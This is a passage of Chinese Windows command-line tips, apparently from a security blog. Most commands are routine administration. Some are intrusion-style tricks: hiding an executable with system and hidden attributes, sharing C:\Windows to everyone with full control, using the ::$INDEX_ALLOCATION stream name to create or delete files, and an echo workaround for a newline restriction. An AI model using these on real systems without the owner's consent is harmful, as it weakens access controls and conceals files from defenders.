set http_proxy=http://127.0.0.1:1080                          //给cmd代理
secpol.msc                                                       //打开本地安全策略
taskkill /pid 1080 /f                                         //关闭进程
copy *.txt 1.txt      type 1.txt                          //将该目录下的所有txt复制到1.txt，然后查看1.txt
mstsc /admin /v:ip           mstsc /console /v:ip                    //远程连接
certutil.exe -hashfile 1.txt                                          //计算文件hash
attrib C:\test.exe +s +h                                          //隐藏exe
>>b.txt set/p="123" < nul                  //关于echo >>追加下一个字符串自动换行，绕过/n的限制
net share everyone=C:\Windows /grant:everyone,full        //开启共享
echo 123 > axgg::$INDEX_ALLOCATION                                //文件流创建文件
rd axgg::$INDEX_ALLOCATION                                              //删除改文件
```

若文章有错误亦或者遗漏的技巧，还望各位师傅斧正和补充